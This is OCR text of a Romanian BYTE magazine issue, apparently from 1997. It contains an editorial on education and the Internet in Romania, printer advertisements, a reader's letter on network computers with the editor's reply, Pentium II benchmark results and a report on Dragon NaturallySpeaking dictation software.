existente, mai apropiate de noi. Sojourner, plasat în România ar descoperi multe lucruri surprinzătoare poate pentru echipa de la JPL.

În acest număr veţi putea citi în dosarul BYTE România punctele de vedere ale unor personalităţi avizate, despre două domenii fără de care mult discutata Societate Informaţională de la noi nu va putea exista. Este vorba de educaţie şi Internet şi de posibilitatea de utilizare a noilor tehnologii educaţionale şi de comunicaţii în condiţiile existente în România. Serviciile Internet sunt sortite succesului, deşi dinamismul furnizorilor introduce o anumită neclaritate privind structura ofertei. Multe depind de legiuitorii ţării, de companiile de telecomunicaţii, de bănci şi instituţii care mai trebuie să descopere facilităţile serviciilor oferite. Sojourner ar constata infrastructuri în formare, similare celor din alte colţuri ale lumii, servicii similare, web-masteri competenţi şi lupta lor cu lipsa de înţelegere a societăţii. Tehnica de calcul şi comunicaţiile necesită un efort de înţelegere pe care prea puţini încă doresc să-l facă.


Învăţământul este Cenuşăreasa societăţii. Unii visează la integrare europeană, dar fără o societate educată care beneficiază de un sistem de învăţământ modern, acest lucru îmi pare doar iluzie. Poate noua lege a învăţământului mai schimbă ceva, dar cadrele promovate de răposatul PCR (fără aprobarea căruia nu puteai să intri la doctorat) mai ocupă multe funcţii de decizie în structura sistemului de învăţământ, structură în care nu s-a făcut o reformă reală. Asemenea indivizi pot bloca fluxul corect de informaţii şi iniţiativele (de genul realizării SunSite la UPB). Sojourner ar putea furniza informaţii de necrezut pentru cercetătorii JPL, formaţi în alte condiţii. Deşi nu este sigur, pentru că specialiştii tineri pleacă în continuare şi unii ajung să fie apreciaţi (de către Microsoft, de exemplu) în America. Problema este serioasă, şi discutând cu directorii câtorva firme serioase de la noi, au zis că preferă să angajeze personal de specialitate cu vârsta peste 40 de ani, pentru că tinerii pleacă după un an, doi, după ce învaţă concret produsele firmei.

Să privim puţin spre viitor, păşind cu grijă, ca să nu cădem într-una din nenumăratele gropi existente (strada pe care locuiesc a fost din nou săpată, pentru a treia oară în ultimii ani, şi arată ca imaginile transmise de Sojourner). Interfeţele de calculator vor suferi o schimbare revoluţionară. Suprafaţa de lucru obişnuită GUI se va transforma în NUI, suprafaţa utilizatorului de reţea. Aplicaţiile vor fi de reţea şi tendinţa este clară. Cover Story prezintă noile suprafeţe. Reţelele virtuale private sunt interesante pentru cei care lucrează la firme cu sedii aflate în multe locuri unde există posibilitate de conectare la Internet. Există în acest număr şi un articol despre soluţiile intranet oferite de Sun. Magazinele de date sunt utile chiar şi pentru firme mai mici, unde se doreşte fundamentarea deciziilor manageriale şi posibilitatea de previziune şi modelare. Dar găsiţi în acest număr şi articole despre MMX şi despre aplicaţii Web, în Lab Report. Sau aplicaţii Java şi JDBK. Un alt subiect interesant, prezent în revistă este cel al caselor inteligente. Reţeaua realizată la domiciliu vă poate oferi confortul dorit, siguranţă şi economie de energie. Aceste reţele de domiciliu din casa dumneavoastră vor fi controlabile şi de pe Web. Nu avem încă oraşe digitale, dar există proiecte. Casa inteligentă, oraşul inteligent şi Internet sunt vise pe cale de a fi realizate.




Nişte versuri mai pesimiste, citite pe vremuri, afirmau: „În temeiul muntelui / Cale nu-i cărare nu-i“. O misiune Pathfinder ar putea poate oferi informaţii utile. Este însă nevoie de o legislaţie modernă, de programe guvernamentale serioase, făcute împreună cu cei care lucrează efectiv în domeniul calculatoarelor şi comunicaţiilor şi au realizări efective, pentru a găsi căile dezvoltării viitoare. Şi de iniţiative locale.■

Darvas Attila
adarvas@agora.ro



STABILIŢI NOI STANDARDE DE CALITATE CU IMPRIMANTELE CANON BUBBLE JET

Cu seria de imprimante Canon bubble-jet BJC-240, BJC-4200 şi BJC-4550 şi folosind kit-ul opţional Canon Photo, nu veţi mai putea deosebi realitatea de imaginea imprimată. Imprimantele bubble-jet, concepute şi dezvoltate de Canon, oferă performanţe de invidiat atât din punct de vedere al calităţii imprimării cât şi al vitezei, eficienţei şi silenţiozităţii în funcţionare. Indiferent dacă sunt folosite în particular sau în medii organizate de lucru, pentru reproducerea de documente alb/negru sau color, în volum mai mic sau mai mare, rezultatele sunt la fel de remarcabile. Mai mult. Pentru a reproduce cât mai fidel imagini, nu trebuie decât să folosiţi kitul opţional Canon Photo, conceput special pentru seria de imprimante Canon bubble-jet. Filozofia care îi stă la bază este simplă: un print al unei fotografii trebuie să arate ca o fotografie. Incredibil? Da! Imposibil? Nu! Sistemul Photorealism, brevetat de Canon, asigură o reproducere fidelă şi fără granulaţie a tonurilor de culoare şi dă culorii adâncimea necesară unui rezultat cu adevărat apropiat de realitate. Nuanţe subtile, cum ar fi tonurile pielii, sunt redate perfect datorită acurateţii punctului de imprimare şi a cernelurilor special concepute pentru kit-ul Canon Photo.



NUMAI CU O IMPRIMANTĂ CANON PUTEŢI FACE MAI MULT!

Canon
Descoperă plăcerea de a lucra cu el

Reprezentanţă România
World Trade Center Bucureşti,
B-dul Expoziţiei 2, intr. D, birou 1.06,
tel. 01-223 38 54, fax. 01-223 42 36

Wholesalers: Bucureşti: ***ROMUS*** tel (01)230 16 50 •***TORNADO SISTEMS*** tel (01) 667 28 23; **Constanţa:** ***TORNADO SISTEMS*** tel (041) 618 580
Resalers: Bucureşti: •**BLUE RIDGE INT.** tel (01) 210 68 28 •**DECK COMPUTER** tel (01) 211 84 03 •**DIGITAL PRO SYSTEM** tel (01) 250 65 27 •**KT COMPUTERS** tel (01) 311 19 62 •**ORCAS BIROTICA** tel (01) 210 30 93 •**RAFFLES COMPUTERS** tel (01) 311 26 82 •**SOTA** tel (01) 232 0388; **Arad: ELECTRONIC SHOP** tel (057) 289 642; **Bacău: MICROSISTEM CONEX** tel. (034) 117 411; **Baia Mare: MONS MEDIUS** tel (062) 434 541; **Braşov: SYSTEM** tel (068) 318 663 • **COSIDOR COM** tel (068) 310 537; **Cluj:** •**SOFT GROUP** tel (64) 430 000 •**GENETYP** tel (064) 190 787; **Craiova: DECAROM SERVICE** tel (051) 132 954; **Deva: TOP TECH** tel (054) 213 871; **Iaşi: UNIVERSAL R.X.** tel (032) 212 660 • **OPEN SYSTEM** tel (032) 225 141; **Oradea: TONER** tel (059) 430 665; **Piteşti: OPEN SYSTEM** tel (048) 219 000; **Sibiu: ECO COPY & PRINT** tel (069) 213 189; **Suceava: ASSIST SOFTWARE** tel (030) 521 100; **Timişoara: ASSITEC** tel (056) 190 337 •**EASTERN DIGITAL** tel (056) 221 443; **Zalău: MAGIC COMPUTER** tel (060) 616 099

inbox

Se apropie concediile. Cei care lucrează sunt ocupaţi să termine înainte de plecare activităţile începute.

IC (Intranet Computer)

Citind un articol apărut în revista BYTE, am fost neplăcut impresionat de concepţia unui reprezentant al firmei ORACLE despre Network Computer. Acesta propune un sistem ,servere şi terminale NC, total dependent de buna funcţionare a reţelei, de furnizorii soft-ului (integral ORACLE ,precum se pare) şi eventual, de toată ierarhia decizională a firmei unde lucrează utilizatorul. Deci mai sunt admiratori, plasaţi în funcţii importante, ai sistemelor hiper - centralizate şi dictatoriale, care ucid iniţiativa şi creativitatea. Nici alte „avantaje“ ale NC nu m-au convins:

- costul redus obţinut prin:
- utilizarea de componente neperformante va duce la o rapidă uzură morală şi depăşire tehnică
- simplitatea internă ,adică lipseşte hard discul şi lectorul de dischete face posibil un dezastru în cazul căderii reţelei şi ne dau un calculator total nemobil.
- gestionarea centralizata a fişierelor, cu utilizarea unui sistem unic de programe face dificilă utilizarea de soft independent, mai performant.

După prima reacţie de indignare, m-am gândit la o soluţie: un calculator care să aibă multe din avantajele NC (mai puţin costul redus),dar care să corespundă performanţelor tehnice actuale şi să încurajeze iniţiativa individuală şi diversitatea (multi-sistem, multiple programe, calculator flexibil cu multe utilizări). L-am denumit după modul principal de folosire IC. Aşadar iată fişa tehnică a IC-ului:

Cerinte standard:

- -Display: L.C.D. matrice activa de înaltă rezoluţie (1400 x 750; cel puţin 258 culori);
- R.A.M. de mare capacitate (>=32 M);
- Monoprocesor performant
- fără harddisk
- sistem audio pentru sistem de comanda vocal (+difuzoare,microfon);
- touch screen (utilizabil şi la schiţare cu „degetele libere“);
- 2 sloturi PCMCIA 1 ;
- memorii flash RAM sau ROM care conţin sistemul de operare, aflate pe una din plăcile PCMCIA 1
- memorie flash RAM internă pentru aplicaţii. Memoriile specificate anterior trebuie să fie de capacitate maximă disponibilă (>=128 M).
- port specializat conectare prin cablu la reţeaua informatică şi alimentare electrică (conexiune unică, rapidă, universală - la dok-station-ul I.C.-ului, iar în sala de şedinte la porturile pentru participanţi.
- antena (internă) pt. conectare la reţeaua intranet-radio a întreprinderii;
- port conectare tastatură externă;
- porturi universale: 2 I.R. (infraroşu)
- porturi pt.telefon (orice tip)
- porturi seriale,paralele etc.
- priză alimentare c.c;
- baterii de acumulatori cu sistem avansat de economisire a energiei.

Cumpărătorii potenţiali: Firmele care doresc un upgrade al calculatoare vechi şi care doresc o conectare în reţea ultra-flexibilă (care nu este dependentă de o unică firmă specializată); Toţi aceia care doresc un calculator N.C. mai performant sau un Lap-Top uşor.

Poate fi utilizat în: Locurile fixe de muncă din întreprindere, depanări, notarea, schiţarea sau înregistrarea audio (eventual şi video) a ideilor în afara orelor de lucru obişnuite (navete, acasă), verificarea primară a proiectelor noi, serverul de reţea făcând doar procesările complicate de date, prezentări produse, loc de muncă mobil (întreprinderi fără sediu, care se mută, care au personal mobil).

Avantaje: Reducerea numărului de periferice într-o întreprindere la minim. Promovează programele care au un sistem de comandă avansat (voce, touch screen) acceptând însă şi terminalele clasice: tastatură, mouse, etc; Încurajează cooperarea, lucrul în reţea (mult mai eficient); Comparativ cu N.C., are posibilitatea de a rula orice program de P.C. sau de a schimba uşor sistemul de reţea; Rezoluţie înaltă a display şi componente care asigură performanţe grafice bune; Calitatea înaltă a componentelor (nu este un P.C. ieftin) îl recomandă ca o investiţie de viitor în această lume a informaticii, cu evoluţie accelerată.

Ioan George Mateescu
rmateescu@ice.felix.ro

Concepţia ORACLE despre NC a stârnit multe controverse. Scrisoarea dumneavoastră dovedeşte totuşi că nu aţi înţeles corect ceea ce se doreşte cu un astfel de echipament. Dar dacă aţi fi făcut service sau administrare reţea, v-aţi fi dat seama cât este de distructivă şi periculoasă abordarea în stilul: să facă toţi ceea ce vor. Pot exista desigur, grupe de creaţie şi proiectare, dar NC în mod sigur nu este pentru ei. În schimb, este foarte bun acolo unde aplicaţiile sunt bine definite şi utilizatorii au atribuţii precise. Este mic (client suplu), versatil şi ieftin. Serverul poate oferi în condiţii de siguranţă serviciile realizate pentru NC. NC se bucură deja de succes (de exemplu, la firmele de asigurări sau la bănci). Propunerea dumneavoastră de IC seamănă mai mult cu tentativa de NetPC pentru care nu prea văd viitor. Un asemenea IC nu are segment clar de piaţă, cei care au activităţi creative, complexe, vor lua un sistem performant, cei cu multe aplicaţii la firme vor adopta PC în reţea, cei mobili, un laptop dacă au bani, sau NC dacă au activităţi clare (nu este pentru jocuri). Regret că vă simţiţi lezat de concepţia NC, dar dacă urmăriţi şi eficienţa economică a activităţii sunt sigur că veţi opta pentru NC, dumneavoastră sau conducerea firmei la care lucraţi.

Darvas Attila,
adarvas@agora.ro

CUM NE CONTACTAŢI

PE WEB
Vizitaţi Agora On Line! Căutaţi în arhive. Descărcaţi articole. Aflaţi ultimele noutăţi. Participaţi la grupurile de discuţii! www.agora.ro/.

Vizitaţi situl BYTE! www.byte.com/.

PRIN FAX
(065) 16.62.90

PRIN E-MAIL
Trimiteţi mesajele la redactia@agora.ro. Pentru a contacta individual pe redactori folosiţi adresele publicate sau căutaţi pe Agora ON Line.

PRIN POŞTĂ
Redacţia BYTE
România, CP 172 - 1
4300 Târgu-Mureş,
România

ABONAMENTE
(065) 166.516- 166.257; E-mail office@agora.ro. sau pe WWW: http://www.agora.ro/agora/info/

Pentru publicitate sau contacte care nu sunt legate de conţinutul editorial, telefonic sau pe Web: www.agora.ro/

Noua imprimantă personală HP LaserJet 6L. La dispoziţia ta.

HEWLETT® PACKARD

Ca oricărui majordom care se respectă, noii LaserJet 6L nici prin gând nu-i trece să te lase să aştepţi. Te serveşte cu o viteză de 6 pagini pe minut în orice configuraţie a PC–ului la care te-ai putea gândi. De asemenea, face echipă excelentă cu gama de consumabile Hewlett–Packard proiectate pentru cerinţele tale de tipărire cele mai variate. Iar cu noua imprimantă HP LaserJet 6L la dispoziţia ta, singurul lucru care îţi rămâne de făcut este să iei foaia de hârtie din tavă.

LaserJet
06A

IMPRIMANTELE HP. HÂRTIA ESTE ÎN SLUJBA TA.

S & T România — HEWLETT–PACKARD Service Center: 330 73 00
BBS pentru suport tehnic HP: 330 72 21

PARTENERI DIRECŢI
Bucureşti
AMERILEX 223 4323
AREXIM 311 1676
Q'NET 211 7855
SYSTEM PLUS 210 8565
MBL Computerland 230 4032
THEMA 230 5961
Timişoara
Bridgemen (056) 201 360
Cluj
Sistec (064) 190 282

RESELLERI
Bucureşti
Alsys Data 411 2626
CIPRO 220 0400
DECK Computers 312 7811
Flamingo 222 4643
Lowtec 240 3698
Orcas Birotica 211 7780
Romtronic 312 1412
Software ITC 633 4471
Braşov
ICO Computers (068) 151 650
Cluj Napoca
Microinformatica (064) 438 328
Constanţa
GMP (041) 619 222
Galaţi
SPARCO (036) 465 270
Iaşi
LASER COM (032) 122 589
Radix (032) 210 423
Ploieşti
PLATIN Systems (044) 191 818
Târgu Mureş
Electro Orizont (065) 168 807
Timişoara
NETRING (056) 132 894

Primele rezultate pentru procesorul Pentium II la 300 MHz

Ultimul procesor Pentium II al firmei Intel atinge frecvența de 300-MHz


Exact cum ne așteptam, testele noastre efectuate asupra unui PC, având un procesor Pentium II la 300-MHz, au scos în evidență performanțele ultimului procesor al firmei Intel, în comparație cu linia procesoarelor x86 la 266-MHz a aceleiași firme. Sistemul Pentium II la 300-MHz pe care l-am testat, a obținut scorurile 5.0 și 4.24 în testele BYTEmark pentru întregi, respectiv pentru virgulă mobilă, în comparație cu 3.8 și 4.5 obținute de un sistem Pentium la 266-MHz.

Pentru câteva ore, BYTE a reușit să aibă acces la o placă de bază Tahoe 2 ATX a firmei Tyan, cu procesor dual, echipată cu o unitate centrală de prelucrare la 300 MHz (cu magistrala memoriei cache L2 rulând la 150 MHz, în timp ce magistrala sistemului funcționa la 66 MHz). Din nefericire, nu am avut suficient timp pentru a rula suita noastră de teste Photoshop pe acest sistem.

Persoanele oficiale ale firmei Tyan (408-956-8000;http://www.tyan.com), care au construit, printre altele, placa de bază Tahoe, ce suportă ultimul procesor Pentium II al firmei Intel, au declarat că noul model Tahoe al plăcii de bază îmbunătățește performanțele sistemului de la 3 până la 5 procente. Așa cum ne așteptam, suita de teste BYTEmark și Bapco Sysmark pentru NT 4.0, au reliefat performanțele sistemului, față de vechile sisteme Pentium II. Sistemele dotate cu versiunea de 300 MHz a procesorului Pentium vor fi disponibile cel târziu în această vară.


– Dave Andrews

Cinci calculatoare Pentium



BYTEmark măsoară performanțele UC, nu toate performanțele sistemului

Aplicații rapide la 300 MHz




Testul Sysmark pentru NT al firmei Bapco măsoară performanțele întregului sistem. Sistemul 266 MHz are 64 MB RAM, Diamond Multimedia Stealth 3D 2000 (4MB RAM) și Maxtor 8512A EIDE. Sistemul 300MHz are 32 MB RAM, Matrox Millenium (2MB WRAM) și Quantum Atlas Ultra SCSI-3.

Vorbirea naturală

De ani de zile, industria de calculatoare și dactilografii înverșunați au așteptat ziua în care oamenii să poată folosi un sistem de recunoaștere a vocii, pentru a comunica cu propriul lor PC, fără pauză între cuvinte. Aparent această zi a sosit, de ea bucurându-se mulți operatori de culegere a datelor, secretari și oameni cu anumite deficiențe.

NaturallySpeaking, un nou program al firmei Dragon Systems (617-965-5200; http://www.naturalspeech.com), reprezintă prima generație de sisteme destinate dictării continue pentru Win 95 și NT. Cu NaturallySpeaking, firma declară că, în timpul dictării documentelor sau comenzilor spre calculator, nu mai sunt necesare pauzele între cuvinte.

Ca și multe alte pachete de recunoaștere a vocii, NaturallySpeaking rămâne dependent de vorbitor: Pentru a recunoaște bine vocea, software-ul trebuie antrenat. Persoanele oficiale ale firmei Dragon nu au dezvăluit exact tehnica folosită de ei pentru recunoașterea vocii fără pauză între cuvinte, ci doar au menționat că NaturallySpeaking folosește o nouă mașină de recunoaștere a



❶ Pronunțarea cuvintelor noi se face automat.

❷ Semnul „+" indică un cuvânt nou.

❸ Accesează 200.000 de cuvinte + un dicționar de cuvinte.

vorbirii în scopul creşterii performanţelor.


Deşi NaturallySpeaking pare să conducă această cursă, competitorii firmei Dragon declară că în curând vor avea şi ei produse cu caracteristici similare de recunoaştere. „Cu toţii vom face cât de curând acest pas“, declara Mark Flanagan, vice preşedinte şi director general al firmei Kurzweil Applied Intelligence, un alt important competitor pe arena recunoaşterii vorbirii. „Din ceea ce am văzut, firma Dragon a făcut un pas înainte în privinţa dictării continue. Dar ea a anunţat în primul rând un software în versiune alfa. Cât timp va dura până să apară un produs acceptabil ?“. Firma Dragon a declarat că prima versiune a noului produs va fi disponibilă la sfârşitul lunii iunie, la un preţ de 695$.

NaturallySpeaking are nevoie de cel puţin un procesor Pentium la 133-MHz, programul fiind mai rapid pe maşini MMX. Software-ul necesită 32MB RAM sub Win 95, 48MB sub NT 3.51 şi 60 MB spaţiu liber pe discul hard. De asemenea, NaturallySpeak are nevoie de o cartelă de sunet standard pe 16 biţi sau un sistem de sunet intern, în cazul calculatoarelor portabile. Programul este livrat împreună cu un microfon. El are un vocabular activ de 30.000 de cuvinte rezident în memorie şi un dicţionar de rezervă pe disc ce conţine 200.000 de cuvinte.

Având această caracteristică de recunoaştere continuă pe platforme Win 95, acest produs pare a fi primul din gama produselor de uz general, dar totodată în afara altor produse specializate de dictare continuă disponibile deja pe piaţă. „Firma IBM a avut produse pentru vorbirea continuă încă din anul 1996, numite MedSpeak şi fiind destinate pieţei de radiologie,“ spunea Scott-Ker, purtătoarea de cuvânt a firmei IBM pentru sistemele de recunoaştere a vorbirii. „Dar dicţionarul de 25.000 de cuvinte al produsului MedSpeak este personalizat pentru aplicaţii specifice, în timp ce NaturallySpeaking este destinat utilizării în activităţile de zi cu zi precum şi în alte activităţi la domiciliu. Noi am utilizat informaţia câştigată de la MedSpeak intr-un produs mult mai general, ce va fi lansat spre sfârşitul acestui an.“

Recent, persoanele oficiale de la firma IBM au introdus un sistem de recunoaştere a vorbirii continue în limba chineză la Beijing şi Hong Kong, dar prezentarea software-ului făcută de firmă a constituit doar o demonstraţie tehnologică. Un purtător de cuvânt spunea că, până la sfârşitul acestui an, firma IBM va anunţa preţul, data punerii în circulaţie precum şi alte detalii. Firma Motorola declara că primele produse bazate pe propriul sistem de recunoaştere a vorbirii continue vor fi puse în circulaţie spre sfârşitul anului 1997. Persoanele oficiale ale firmei Kurzweil sugerează că vor putea oferi la sfârşitul acestui an o tehnologie pentru dictarea continuă de uz general.

Dacă NaturallySpeaking funcţionează aşa cum spune firma Dragon, atunci acest program va reprezenta un pas tehnologic important, o alternativă la clasicele tastaturi, utilizabilă de o categorie mult mai largă de oameni. Pe măsură ce calculatoarele devin din ce în ce mai puternice, preţul memoriilor scade, iar cartelele de sunet şi aplicaţiile de generare a vorbirii devin un lucru obişnuit, sistemele de recunoaştere a vorbirii se vor îndrepta spre fluxul principal al tehnicii de calcul. **– Joe Lazzaro**



Please say: ISP

Written form	Spoken form
Internet Service Provider	ISP

④ Pentru ca softul să înveţe cuvintele rare, acestea trebuie doar rostite.


⑤ Frazele rostite pot fi înlocuite automat cu un text alternativ.

Geek Mystique

Influenţa competiţiilor: PC vs. TV vs. automobil

În concordanţă cu un sondaj recent, mulţi americani par să ofere o mai mare importanţă calculatoarelor decât televizoarelor, dar mai mică decât automobilelor. În sondajul organizat de Luntz Research Companies la începutul acestui an, la întrebarea care dintre calculator sau automobil va fi mai important pentru viaţa lor în anul 2007, 55% dintre oamenii chestionaţi au ales automobilul, 41% calculatorul, iar 4% nu au ştiut sau au refuzat să răspundă. Într-un alt sondaj, trei din cele patru generaţii de americani au declarat că reţelele şi calculatoarele au avut un impact mai mare de-a lungul dezvoltărilor tehnologice în ultimii 20 de ani decât televizorul (pentru mai multe informaţii, vezi diagrama). Doar pensionarii au considerat că televiziunea prin cablu şi videocasetofoanele au avut un impact mai mare.

Ce tehnologie a avut cel mai mare impact?



